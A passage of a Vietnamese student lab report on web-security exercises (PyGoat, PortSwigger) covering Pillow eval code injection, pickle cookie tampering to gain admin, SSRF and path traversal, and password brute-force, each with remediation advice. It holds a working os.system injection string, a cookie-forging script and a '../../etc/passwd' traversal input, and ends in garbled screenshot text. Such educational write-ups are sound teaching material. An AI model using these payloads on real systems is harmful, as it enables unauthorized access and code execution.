- **Bước 3:** Lệnh chỉ được thực thi trên các biến r, g, b đại diện cho màu RGB nhưng có thể chèn thêm các chuỗi string phía sau. Lợi dụng điểm này, ta chèn lệnh sau vào `convert(r+g+ xec("__import__('os').system('ls')"), 'L')`.



- **Bước 4:** Kiểm tra Terminal ta thấy xuất hiện kết quả sau khi dùng lệnh ls.



```

Command Prompt - docker r
Test execution
'NoneType' object has no attribute 'save'
eval() arg 1 must be a string, bytes or code object
name 'x' is not defined
conversion from L to l; print('Test') not supported
'file'
'file'
'file'
root
root
usermod: user 'dducktai' does not exist
'file'
root
cat: /var/www/html/cookie_file_path: No such file or directory
root
Dockerfile
Procfile
Solutions
app.log
db.sqlite3
db.sqlite3~f1cf11156c656314790387c2c9eb7f187a3d480e
docker-compose.yml
introduction
manage.py
pygoat
requirements.txt
runtime.txt
staticfiles
test.log

```

Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này có mức độ ảnh hưởng cao vì

- Cho phép thực thi mã tùy ý với quyền root hoặc quyền cao, dẫn đến khả năng chiếm quyền điều khiển toàn bộ hệ thống.
- Có thể dẫn đến mất dữ liệu nghiêm trọng hoặc xâm phạm dữ liệu nhạy cảm.
- Mở ra cơ hội cho hacker thực hiện các hành vi tấn công tiếp theo, chẳng hạn như lây nhiễm mã độc hoặc phá hủy hệ thống.

Khuyến cáo khắc phục:

- **Cập nhật thư viện:** Nâng cấp phiên bản Pillow lên phiên bản mới hơn ($\geq 9.0.0$) để tránh lỗ hổng thực thi mã tùy ý.
- **Loại bỏ thành phần không cần thiết:** Loại bỏ các thư viện, tính năng, và tệp không cần thiết để giảm bớt khả năng bị khai thác.

- **Chỉ sử dụng nguồn chính thức:** Đảm bảo các thành phần và thư viện được tải về từ các nguồn chính thức qua các liên kết bảo mật.
- **Giám sát thư viện:** Thường xuyên kiểm tra các thư viện đang sử dụng xem có còn được duy trì và có các bản vá bảo mật kịp thời.
- **Sử dụng công cụ quét bảo mật:** Sử dụng công cụ kiểm tra thư viện để phát hiện các lỗ hổng trong các gói đang sử dụng.

Bài 2: Insecure Deserialization

Tiêu đề:

Mô tả lỗ hổng: Lỗ hổng Insecure Deserialization khi mã hóa cookie dạng base64

– Tóm tắt:

Lỗ hổng Insecure Deserialization xảy ra khi các ứng dụng xử lý các đối tượng được khởi tạo từ nguồn không tin cậy. Trong trường hợp này, ứng dụng sử dụng cơ chế pickle để mã hóa dữ liệu trong cookie dưới dạng base64. Điều này có thể bị lợi dụng để chỉnh sửa các thuộc tính và có thể dẫn đến việc truy cập trái phép hoặc thực thi mã từ xa.

– Các bước để thực hiện và minh chứng:

- **Bước 1:** Mở burp suite, bật intercept chặn lại gói tin và quan sát



Ta thấy giá trị token của cookie đang được mã hóa dưới dạng base64

- **Bước 2:** Viết một chương trình python để decode token của cookie.

b'\x80\x04\x954\x00\x00\x00\x00\x00\x00\x00\x8c\x12introduction.views\x94\x8c\x08TestUser\x94\x93\x94)\x81\x94}\x94\x8c\x05admin\x94K\x00sb.'

```

decose-base64.py > process_base64_input
1  import base64
2
3  def process_base64_input(base64_input):
4      decoded_data = base64.b64decode(base64_input)
5      print("Dữ liệu gốc (bytes):", decoded_data)
6
7      if b'admin\x94K\x00' in decoded_data:
8          decoded_data = decoded_data.replace(b'admin\x94K\x00', b'admin\x94K\x01')
9
10     encoded_data = base64.b64encode(decoded_data)
11     return encoded_data
12
13 base64_input = input("Nhập chuỗi Base64: ")
14
15 result = process_base64_input(base64_input)
16 print("Kết quả Base64 mới:", result.decode())
17
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS  COMMENTS

indows [Version 10.0.22631.4317]
(c) Microsoft Corporation. All rights reserved.

D:\HK5\NT213 - Bao mat web va ung dung\Lab\Lab2>C:\Users\Admin\AppData\Local\Programs\Python\Python310\python.exe "d:/HK5/NT213 - Bao mat web va ung dung/Lab/Lab2/
Nhập chuỗi Base64: gASVNAAAAAAAAAACMEmludHVZHVjdG1vbi52aWV3c5SMCFRlc3Rvc2Vy1J0UKYGUfZSMbWfkbWlulEsAc2Iu
Dữ liệu gốc (bytes): b'\x80\x04\x954\x00\x00\x00\x00\x00\x00\x00\x8c\x12introduction.views\x94\x8c\x08TestUser\x94\x93\x94)\x81\x94}\x94\x8c\x05admin\x94K\x00sb.'
Kết quả Base64 mới: gASVNAAAAAAAAAACMEmludHVZHVjdG1vbi52aWV3c5SMCFRlc3Rvc2Vy1J0UKYGUfZSMbWfkbWlulEsAc2Iu

```

Ta nhìn kĩ đoạn `admin\x94K\x00sb` đang thể hiện giá trị 0 đại diện cho quyền user. Chương trình python được viết sẽ chuyển đoạn trên thành `admin\x94K\x01sb` và encode ngược lại thành base64.


- **Bước 3:** Ta copy kết quả và sửa lại giá trị của token rồi gửi đi.

```

Intercept on  Forward  Drop
Time    Type    Direction    Host    Method    URL
Request
Pretty  Raw    Hex
1 GET /insec_des_lab/HTTP/1.1
2 Host: localhost:8000
3 sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8000/insec_des
15 Accept-Encoding: gzip, deflate, br
16 Cookie: csrfToken=kJHBMHfAlEEm7Z4d0LaJ2UaoMLN6K2eu5eDThcFvjuANkcxvGI40fko7vbFv7j03; sessionId=udk2jpubg0k36ek8tf4rumpmak62kxfhh; token=
17 gASVNAAAAAAAAAACMEmludHVZHVjdG1vbi52aWV3c5SMCFRlc3Rvc2Vy1J0UKYGUfZSMbWfkbWlulEsAc2Iu
18 Connection: keep-alive

```

- **Bước 4:** Kiểm tra kết quả:



- # **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng vì
- Dẫn đến việc bypass các cơ chế kiểm soát truy cập.
 - Cho phép thực hiện các hành vi trái phép như truy cập dữ liệu nhạy cảm hoặc thay đổi logic ứng dụng.
 - Trong một số trường hợp, có thể dẫn đến remote code execution.
- # **Khuyến cáo khắc phục:**
- Không sử dụng các đối tượng serial từ nguồn không tin cậy.
 - Kiểm tra tính toàn vẹn của các đối tượng thông qua chữ ký số để tránh việc chỉnh sửa dữ liệu.
 - Giới hạn quyền của môi trường thực thi khi thực hiện deserialization.
 - Giám sát và log các hoạt động deserialization để phát hiện hành vi bất thường.

Bài tập 3: **SSRF – Lab2:**


- **Tiêu đề:** Insecure Deserialization

- **Mô tả lỗ hổng:** Lỗ hổng xảy ra khi ứng dụng web cho phép người dùng gửi các yêu cầu HTTP đến các nguồn tài nguyên bên ngoài mà không có đủ kiểm soát và xác thực. Điều này có thể dẫn đến việc kẻ tấn công gửi yêu cầu đến các dịch vụ nội bộ hoặc các tài nguyên mà lẽ ra không nên có quyền truy cập từ bên ngoài.


+ **Tóm tắt:** Ứng dụng tiếp nhận URL từ người dùng mà không có xác thực hay lọc, sau đó tiến đến URL được cung cấp (bao gồm cả URL nội bộ như localhost) hoặc các dịch vụ khác mà ứng dụng có thể bị khai thác

+ Các bước để thực hiện lại và bằng chứng:

- Trang /ssrf_target này được host trên local và chỉ có thể truy cập từ localhost 127.0.0.1
=> Chỉ có máy chủ đang chạy trang web mới truy cập được. Khi start server bằng `python manage.py runserver 0:8000`, trang này vẫn tồn tại trên localhost, nhưng nếu cố gắng truy cập nó từ bên ngoài qua đường dẫn như `http://[địa chỉ IP]/ssrf_target`, trang này sẽ không hiển thị, vì nó chỉ chấp nhận truy cập từ localhost.



- Vậy nên nếu có 1 utility có thể nhận URL và lấy dữ liệu từ URL đó, và nhận URL là `http://localhost/ssrf_target`. Utility sẽ có thể truy cập được trang /ssrf_target vì utility đang chạy trên chính máy chủ, do đó nó có thể truy cập localhost.



- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng vì kẻ tấn công có thể gửi yêu cầu đến các dịch vụ nội bộ mà không bị hạn chế, từ đó có thể tận dụng lỗ hổng này để thực thi mã từ xa, dẫn đến các cuộc tấn công nghiêm trọng hoặc lấy được các thông tin nhạy cảm gây ra các vụ tấn công DoS hay mất mát dữ liệu, tài chính và uy tín của công ty

- **Khuyến cáo khắc phục:**


- + Xác thực và lọc URL
- + Giới hạn truy cập đến các tài nguyên nội bộ
- + Sử dụng các biện pháp bảo mật cho yêu cầu HTTP
- + Theo dõi và ghi lại các yêu cầu vào log
- + Thực hiện kiểm tra bảo mật thường xuyên

Bài tập 4: **SSRF – Discussion:**

- Task 1:

- Code: `dirname = os.path.dirname(__file__)` có rủi ro bảo mật vì sử dụng đường dẫn tương đối => `dirname = os.path.abspath(os.path.dirname(__file__))`
- Code: `filename = os.path.join(dirname, file)` không trực tiếp gây ra lỗ hổng bảo mật, nhưng nó có thể góp phần vào các rủi ro bảo mật nếu không được sử dụng đúng cách, đặc biệt khi biến file chứa các giá trị không đáng tin cậy từ người dùng..
- Code: `file = open(filename, "r")` không kiểm tra, xác thực tên tệp mà người dùng gửi. Hacker sử dụng kiểu tấn công Path Traversal, bằng cách nhập các chuỗi như `"../../etc/passwd"` để truy cập vào các tệp nhạy cảm của hệ thống.


```
def ssrf_lab(request):
    if request.user.is_authenticated:
        if request.method=="GET":
            return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":"Read Blog About SSRF"})
        else:
            file=request.POST["blog"]
            try :
                dirname = os.path.dirname(__file__)
                filename = os.path.join(dirname, file)
                file = open(filename,"r")
                data = file.read()
                return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":data})
            except:
                return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "No blog found"})
    else:
```



- Task 2:

- Các command lỗi là các command `<input>`. Lỗi xuất phát từ các thẻ `<input type="hidden">` tag dễ dàng bị sửa đổi và thay đổi các giá trị value -> Thiệt hại về thông tin và tài sản.





- Task 3:

- Để chia sẻ nội dung của file một cách an toàn, không trực tiếp truyền đường dẫn file từ phía Frontend (User Interface) đến Backend => Tránh lỗ hổng SSRF (Server-Side Request Forgery).

Now Lets fix the code :)

Problem Statement : We need to share file content (not the file itself) Previous method had ssrf vulnerability issue. Fix the code so that it can share file content securely.

views.py

```
import os
from django.shortcuts import render, redirect

def ssrf_lab(request):
    if request.user.is_authenticated:
        if request.method == "GET":
            return render(request, "Lab/ssrf/ssrf_lab.html",
                {"blog": "Read Blog About SSRF"})
        else:
            # Get the blog identifier (not the file path)
            from the form
            blog_id = request.POST.get("blog", "")

            # Define a safe whitelist of blog identifiers and
            corresponding files
            allowed_files = {
                "blog1": "Lab/ssrf/blogs/blog1.txt",
                "blog2": "Lab/ssrf/blogs/blog2.txt",
                "blog3": "Lab/ssrf/blogs/blog3.txt",
                "blog4": "Lab/ssrf/blogs/blog4.txt",
            }

            # Ensure the blog ID is valid (i.e., it exists in
```

ssrf_lab.html

```
<div style="display: flex; flex-direction: row; align-items: center; margin: 15px">
  <form method="post" action="/ssrf_lab">
    {% csrf_token %}
    <input type="hidden" name="blog" value="blog1">
    <button type="submit" class="btn btn-info"> Blog1
  </form>
  <form method="post" action="/ssrf_lab">
    {% csrf_token %}
    <input type="hidden" name="blog" value="blog2">
    <button type="submit" class="btn btn-info"> Blog2
  </form>
  <form method="post" action="/ssrf_lab">
    {% csrf_token %}
    <input type="hidden" name="blog" value="blog3">
    <button type="submit" class="btn btn-info"> Blog3
  </form>
  <form method="post" action="/ssrf_lab">
    {% csrf_token %}
    <input type="hidden" name="blog" value="blog4">
```

[Back to Lab Detail](#)

- Thay đổi ở file views.py:

```

1  import os
2  from django.shortcuts import render, redirect
3
4  def ssrf_lab(request):
5      if request.user.is_authenticated:
6          if request.method == "GET":
7              return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "Read Blog About SSRF"})
8          else:
9              file_key = request.POST.get("blog", "")
10             allowed_files = {
11                 "blog1": "templates/Lab/ssrf/blogs/blog1.txt",
12                 "blog2": "templates/Lab/ssrf/blogs/blog2.txt",
13                 "blog3": "templates/Lab/ssrf/blogs/blog3.txt",
14                 "blog4": "templates/Lab/ssrf/blogs/blog4.txt"
15             }
16
17             if file_key in allowed_files:
18                 file_path = os.path.join(os.getcwd(), allowed_files[file_key])
19                 try:
20                     print(f"Trying to open file at: {file_path}")
21                     with open(file_path, "r") as file:
22                         data = file.read()
23                     return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": data})
24                 except FileNotFoundError:
25                     print(f"File not found at: {file_path}")
26                     return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "File not found"})
27                 except Exception as e:
28                     print(f"Đã xảy ra lỗi: {e}")
29                     return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "An error occurred while reading the file"})
30             else:
31                 print(f"Invalid file key: {file_key}")
32                 return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "Invalid blog request"})
33     else:
34         return redirect('login')

```

- Thay đổi ở file ssrf_lab.html:

```

1  <div style="display: flex; flex-direction: row; align-items: center; margin: 15px;">
2      <form method="post" action="/ssrf_lab" style="margin-right: 10px;">
3          {% csrf_token %}
4          <input type="hidden" name="blog" value="blog1">
5          <button type="submit" class="btn btn-info">Blog1</button>
6      </form>
7
8      <form method="post" action="/ssrf_lab" style="margin-right: 10px;">
9          {% csrf_token %}
10         <input type="hidden" name="blog" value="blog2">
11         <button type="submit" class="btn btn-info">Blog2</button>
12     </form>
13
14     <form method="post" action="/ssrf_lab" style="margin-right: 10px;">
15         {% csrf_token %}
16         <input type="hidden" name="blog" value="blog3">
17         <button type="submit" class="btn btn-info">Blog3</button>
18     </form>
19
20     <form method="post" action="/ssrf_lab">
21         {% csrf_token %}
22         <input type="hidden" name="blog" value="blog4">
23         <button type="submit" class="btn btn-info">Blog4</button>
24     </form>
25 </div>

```

Bài 5: <https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-bruteforce-via-password-change>

Tiêu đề: Password brute-force via password change

Mô tả lỗ hổng:

- **Tóm tắt:** Lỗ hổng này cho phép kẻ tấn công thực hiện tấn công brute-force thông qua chức năng thay đổi mật khẩu của ứng dụng. Bằng cách thử nhiều mật khẩu cũ, kẻ tấn công có thể chiếm quyền truy cập vào tài khoản của người dùng mà không cần mật khẩu hiện tại.

Lỗ hổng này cho phép kẻ tấn công thực hiện tấn công brute-force thông qua chức năng thay đổi mật khẩu của ứng dụng. Bằng cách thử nhiều mật khẩu cũ, kẻ tấn công có thể chiếm quyền truy cập vào tài khoản của người dùng mà không cần mật khẩu hiện tại.

- **Các bước để thực hiện và minh chứng:**

- Ta truy cập vào trang đổi mật khẩu

My Account

Your username is: wiener

Email

Update email

Current password

New password

Confirm new password

Change password

Burp Suite Community Edition v2024.8.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
222	https://0a6300760484e2f4d8...	GET	/resources/labheader/images/ps-la...			200	942	XML	svg			✓	79.125.84.16	19:01:21 24 ...	8080	211	
223	https://0a6300760484e2f4d8...	GET	/resources/labheader/images/logo...			200	8852	XML	svg			✓	79.125.84.16	19:01:21 24 ...	8080	218	
224	https://0a6300760484e2f4d8...	GET	/academyLabHeader			101	147					✓	79.125.84.16	19:01:21 24 ...	8080	211	
225	https://0a6300760484e2f4d8...	POST	/my-account/change-password		✓	200	4013	HTML		Password brute-force ...		✓	79.125.84.16	19:02:05 24 ...	8080	226	
226	https://0a6300760484e2f4d8...	GET	/resources/labheader/js/labHeader...			200	1673	script	js			✓	79.125.84.16	19:02:14 24 ...	8080	234	
229	https://0a6300760484e2f4d8...	GET	/resources/labheader/images/ps-la...			200	942	XML	svg			✓	79.125.84.16	19:02:14 24 ...	8080	215	
230	https://0a6300760484e2f4d8...	GET	/resources/labheader/images/logo...			200	8852	XML	svg			✓	79.125.84.16	19:02:14 24 ...	8080	217	
231	https://0a6300760484e2f4d8...	GET	/academyLabHeader			101	147					✓	79.125.84.16	19:02:14 24 ...	8080	209	
232	https://play.google.com	POST	/log?format=json&hasfast=true&...		✓	200	578	JSON				✓	142.250.196.238	19:05:42 24 ...	8080	88	
233	https://0a6300760484e2f4d8...	GET	/my-account?id=wiener		✓	200	4005	HTML		Password brute-force ...		✓	34.246.129.62	19:11:10 24 ...	8080	216	
235	https://0a6300760484e2f4d8...	GET	/resources/labheader/js/labHeader...			200	1673	script	js			✓	34.246.129.62	19:11:12 24 ...	8080	215	
237	https://0a6300760484e2f4d8...	GET	/resources/labheader/images/ps-la...			200	942	XML	svg			✓	34.246.129.62	19:11:17 24 ...	8080	214	

Request

Raw

Hex

1 HTTP/2 200 OK

2 Content-Type: text/html; charset=utf-8

3 Cache-Control: no-cache

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 3080

6

7 <!DOCTYPE html>

8 <html>

9 <head>

10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

11 <link href=/resources/css/lab.css rel=stylesheet>

12 <title>

13 Password brute-force via password change

14 </title>

15 </head>

16 <body>

17 <script src=/resources/labheader/js/labHeader.js>

18 </script>

19 <div id=academyLabHeader>

20 <section class=academyLabBanner>

21 <div class=container>

22 <div class=logo>

23 </div>

24 <div class=title-container>

25 </div>

26 </div>

27 </div>

28 </div>

29 </div>

30 </div>

31 </div>

32 </div>

33 </div>

34 </div>

35 </div>

36 </div>

37 </div>

38 </div>

39 </div>

40 </div>

41 </div>

42 </div>

43 </div>

44 </div>

45 </div>

46 </div>

47 </div>

48 </div>

49 </div>

50 </div>

51 </div>

52 </div>

53 </div>

54 </div>

55 </div>

56 </div>

57 </div>

58 </div>

59 </div>

60 </div>

61 </div>

62 </div>

63 </div>

64 </div>

65 </div>

66 </div>

67 </div>

68 </div>

69 </div>

70 </div>

71 </div>

72 </div>

73 </div>

74 </div>

75 </div>

76 </div>

77 </div>

78 </div>

79 </div>

80 </div>

81 </div>

82 </div>

83 </div>

84 </div>

85 </div>

86 </div>

87 </div>

88 </div>

89 </div>

90 </div>

91 </div>

92 </div>

93 </div>

94 </div>

95 </div>

96 </div>

97 </div>

98 </div>

99 </div>

100 </div>

101 </div>

102 </div>

103 </div>

104 </div>

105 </div>

106 </div>

107 </div>

108 </div>

109 </div>

110 </div>

111 </div>

112 </div>

113 </div>

114 </div>

115 </div>

116 </div>

117 </div>

118 </div>

119 </div>

120 </div>

121 </div>

122 </div>

123 </div>

124 </div>

125 </div>

126 </div>

127 </div>

128 </div>

129 </div>

130 </div>

131 </div>

132 </div>

133 </div>

134 </div>

135 </div>

136 </div>

137 </div>

138 </div>

139 </div>

140 </div>

141 </div>

142 </div>

143 </div>

144 </div>

145 </div>

146 </div>

147 </div>

148 </div>

149 </div>

150 </div>

151 </div>

152 </div>

153 </div>

154 </div>

155 </div>

156 </div>

157 </div>

158 </div>

159 </div>

160 </div>

161 </div>

162 </div>

163 </div>

164 </div>

165 </div>

166 </div>

167 </div>

168 </div>

169 </div>

170 </div>

171 </div>

172 </div>

173 </div>

174 </div>

175 </div>

176 </div>

177 </div>

178 </div>

179 </div>

180 </div>

181 </div>

182 </div>

183 </div>

184 </div>

185 </div>

186 </div>

187 </div>

188 </div>

189 </div>

190 </div>

191 </div>

192 </div>

193 </div>

194 </div>

195 </div>

196 </div>

197 </div>

198 </div>

